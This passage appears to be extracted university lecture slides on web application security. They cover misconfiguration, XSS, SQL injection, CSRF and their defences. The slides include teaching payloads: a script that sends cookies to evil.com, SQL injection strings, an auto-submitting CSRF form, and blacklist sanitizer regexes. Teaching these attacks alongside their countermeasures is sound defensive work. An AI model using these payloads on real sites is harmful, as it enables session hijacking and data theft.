Web Application Security

Department of Computer Science & Technology
Tsinghua University


Acknowledgement

- This lecture is extended and modified from lecture notes by:
  - Dr. Cliff Zou: CAP6135/CIS3360 courses
  - Dr. Yan Chen: EECS350 course
  - Dr. Nickolai Zeldovich: 6.858 course
  - Dr. Dang Song: CS161 course
  - Dr. Marco Cova 20009/20010 courses
  - Dr. Ninghui Li: CS426/CS526 courses

Contents


- Internet Security Introduction
- Internet Security Vulnerabilities
- Internet Security Defenses
- Internet Security Tools
- Conclusions
- Resources

Web security, or the lack thereof



- World Wide Web has become a powerful platform for application delivery
- Sensitive data increasingly made available through web applications
- Corresponding rise in number of vulnerabilities discovered and security incidents reported

Web-related vulnerabilities



Confidential data breaches

Organization	Records	Data stolen
TJX	94,000,000	Customer records
CardSystems, Inc.	40,000,000	Credit card records
Auction.co.kr	18,000,000	Credit card numbers
TD Ameritrade	6,300,000	Customer records
Chilean government	6,000,000	Credit card numbers
Data Processors Intl.	5,000,000	Credit card records
UCLA	800,000	Social security numbers
Oak Ridge National Lab	12,000	Social security numbers

Outline

- Introduction
- Vulnerabilities
  - Misconfiguration
  - Client-side controls
  - Authentication errors
  - Cross-site scripting
  - SQL injection
  - Cross-site request forgery
- Defenses
- Tools
- Conclusions
- Resources

Misconfiguration

- Outdated versions of the server
- Outdated versions of third-party web applications
- Guessable passwords
  - Application
  - FTP/SSH
- Retrievable source code
- Trojaned home machine

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie
    Cookie: role=guest

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie
    Cookie: role=admin

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie
    Cookie: role=admin
  - Hidden form parameters
    <input type="hidden" name="role" value="guest">

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie
    Cookie: role=admin
  - Hidden form parameters
    <input type=“hidden” name=“role” value=“admin”>

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie
    Cookie: role=admin
  - Hidden form parameters
    <input type="hidden" name="role" value="admin">
  - JavaScript checks
    function validateRole() { … }

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie
    Cookie: role=admin
  - Hidden form parameters
    <input type="hidden" name="role" value="admin">
  - JavaScript checks
    function validateRole() { return 1;}


Direct object reference

- Application displays only the “authorized” objects for the current user
- BUT it does not enforce the authorization rules on the server-side
- Attacker can force the navigation (“forceful browsing”) to gain unauthorized access to these objects

Authentication errors


- Weak passwords
  – Enforce strong, easy-to-remember passwords
- Brute forceable
  – Enforce upper limit on the number of errors in a given time
- Verbose failure messages (“wrong password”)
  – Do not leak information to attacker

Cross-site scripting (XSS)




1. Attacker injects malicious code into vulnerable web server

Cross-site scripting (XSS)




1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server
4. Malicious code executes on the victims with web server's privileges

Three types of XSS

- *Reflected*: vulnerable application simply "reflects" attacker's code to its visitors
- *Persistent*: vulnerable application stores (e.g., in the database) the attacker's code and presents it to its visitors
- *DOM-based*: vulnerable application includes pages that use untrusted parts of their DOM model (e.g., document.location, document.URL) in an insecure way

XSS attacks: stealing cookie

- Attacker injects script that reads the site’s cookie
- Scripts sends the cookie to attacker
- Attacker can now log into the site as the victim

```
<script>
var img = new Image();
img.src =
   “http://evil.com/log_cookie.php?” +
   document.cookie
</script>
```

XSS attacks: “defacement”

- Attacker injects script that automatically redirects victims to attacker’s site

```
<script>
  document.location =
    “http://evil.com”;
</script>
```

XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of “interesting” site (e.g., paypal, login page of the site itself)
- Fake page asks for user’s credentials or other sensitive information
- The data is sent to the attacker’s site


XSS attacks: privacy violation

- The attacker injects a script that determines the sites the victims has visited in the past
- This information can be leveraged to perform targeted phishing attacks

XSS attacks: run exploits

- The attacker injects a script that launches a number of exploits against the user's browser or its plugins
- If the exploits are successful, malware is installed on the victim's machine without any user intervention
- Often, the victim's machine becomes part of a botnet

XSS attacks: run exploits



http://wepawet.cs.ucsb.edu/view.php?type=js&hash=19724e128456759aa854c71394469c22&t=1258534012

XSS attacks: JavaScript malware

- JavaScript opens up internal network to external attacks
  - Scan internal network
  - Fingerprint devices on the internal network
  - Abuse default credentials of DSL/wireless routers
- More attacks: Hacking Intranet Websites from the Outside,

  J. Grossman, Black Hat 2006,

SQL injection

HTTP Request

```
POST /login?u=foo&p=bar
```

SQL Query

```
SELECT user, pwd FROM users WHERE u = ‘foo’
```

- Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries

SQL injection

HTTP Request

```
POST /login?u='+OR+1<2#&p=bar
```

SQL Query

```
SELECT user, pwd FROM users WHERE u = '' OR 1<2#
```

- Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries

SQLI attacks

- Detecting:
  - "Negative approach": inject special-meaning characters that are likely to cause an error, e.g., user="
  - "Positive approach": inject expression and check if it is interpreted, e.g., user=ma" "rco instead of user=marco
- Consequences:
  - Violate data integrity
  - Violate data confidentiality

SQLI attacks: DB structure

- Error messages


  You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''''' at line 1 SELECT * FROM authors WHERE name = '''''

- Special queries
  - '' union select null,null,null,null,null -- '' gives SQL error message
  - '' union select null,null,null,null,null,null – '' gives invalid credential message

Cross-site request forgery (CSRF)


1. Victim is logged into vulnerable web site

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim involuntarily sends a request to the vulnerable web site

Outline

- Introduction
- Vulnerabilities
- Defenses
  - Methodology
  - Sanitization
  - Prepared statements (SQL injection)
  - CSRF defenses
- Tools
- Conclusions
- Resources

Methodology

- Threat and risk analysis
- Security training
- Design review
- Manual and automated code review
- Manual and automated testing
- Online monitoring (detection/prevention)
- Repeat…

Countermeasure: sanitization

- Sanitize *all* user inputs that may be used in sensitive operations
- Sanitization is context-dependent
  - HTML element content
    user input
  - HTML attribute value
    …
  - JavaScript data
    <script>user input
  - CSS value
    span a:hover { color: user input }
  - URL value
    <a href="user input">
- Sanitization is attack-dependent
  - XSS
  - SQL injection

Countermeasure: sanitization (cont'd)

- Blacklisting vs. whitelisting
- Roll-your-own vs. reuse
  - PHP filters
  - ESAPI

Spot the problem (1)

```
$www_clean = ereg_replace(
   “[^A-Za-z0-9 .-@://]”, “”, $www);
echo $www;
```

Spot the problem (1)

```
$www_clean = ereg_replace(
   “[^A-Za-z0-9 .-@://]”, “”, $www);
echo $www;
```

- Problem: in a character class, ‘.-@’ means “all characters included between ‘.’ and ‘@’”!
- Attack string:
  <script src=http://evil.com/attack.js/>
- *Regular expressions can be tricky*

Spot the problem (2)

```
function removeEvilAttributes($tag) {
  $stripAttrib =
‘javascript:|onclick|ondblclick|onmousedown|onmouseup|onmouseo
ver|onmousemove|onmouseout|onkeypress|onkeydown|onkeyup|st
yle|onload|onchange’;
  return preg_replace(
    “/$stringAttrib/i”, “forbidden”, $tag);
}
```

Spot the problem (2)

```
function removeEvilAttributes($tag) {
  $stripAttrib =
'javascript:|onclick|ondblclick|onmousedown|onmouseup|onmouseover|onmousemove|onmouseout|onkeypress|onkeydown|onkeyup|style|onload|onchange';
  return preg_replace(
    "/$stringAttrib/i", "forbidden", $tag);
}
```

- Problem: missing evil attribute: onfocus
- Attack string:
  …
- *Black-list solutions are difficult to get right*

Spot the problem (3)

```
$clean = preg_replace(“#<script(.*?>(.*?)</script(.*?)>#i”,
  “SCRIPT BLOCKED”, $value);
echo $clean;
```

Spot the problem (3)

```
$clean = preg_replace("#<script(.*?>(.*?)</script(.*?)>#i",
  "SCRIPT BLOCKED", $value);
echo $clean;
```

- Problem: over-restrictive sanitization: browsers accept malformed input!
- Attack string: <script>malicious code<
- *Implementation != Standard*

Countermeasures: SQLI

- Use prepared statements instead of composing query by hand

```
$db = mysqli_init();
$stmt = mysqli_prepare($db,
  “SELECT id FROM authors “ .
  “WHERE name = ?”);
mysqli_stmt_bind_param($stmt,
  “s”, $_GET[“name”]);
mysqli_stmt_execute($stmt);
```

CSRF countermeasures

- Use POST instead of GET requests

CSRF countermeasures

- Use POST instead of GET requests
- Easy for an attacker to generate POST requests:

```
<form id=“f” action=“http://target.com/”
          method=“post”>
  <input name=“p” value=“42”>
</form>
<script>
  var f = document.getElementById(‘f’);
  f.submit();
</script>
```

CSRF countermeasures

- Check the value of the Referer header of incoming requests

CSRF countermeasures

- Check the value of the Referer header of incoming requests
- Attacker cannot spoof the value of the Referer header (modulo bugs in the browser)

CSRF countermeasures

- Check the value of the `Referer` header of incoming requests
- Attacker cannot spoof the value of the `Referer` header (modulo bugs in the browser)
- Legitimate requests may be stripped of their `Referer` header
  - Proxies
  - Web application firewalls

CSRF countermeasures

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission

```
<form>
  <input …>
  <input name="anticsrf" type="hidden"
         value="asdje8121asd26n1"
</form>
```

CSRF countermeasures

- Every time a form is served, add an additional parameter with a *secret value* (token) and check that it is valid upon submission
- If the attacker can guess the token value, then no protection


CSRF countermeasures

- *Every time* a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission
- If the token is not regenerated each time a form is served, the application may be vulnerable to *replay* attacks (nonce)

Outline

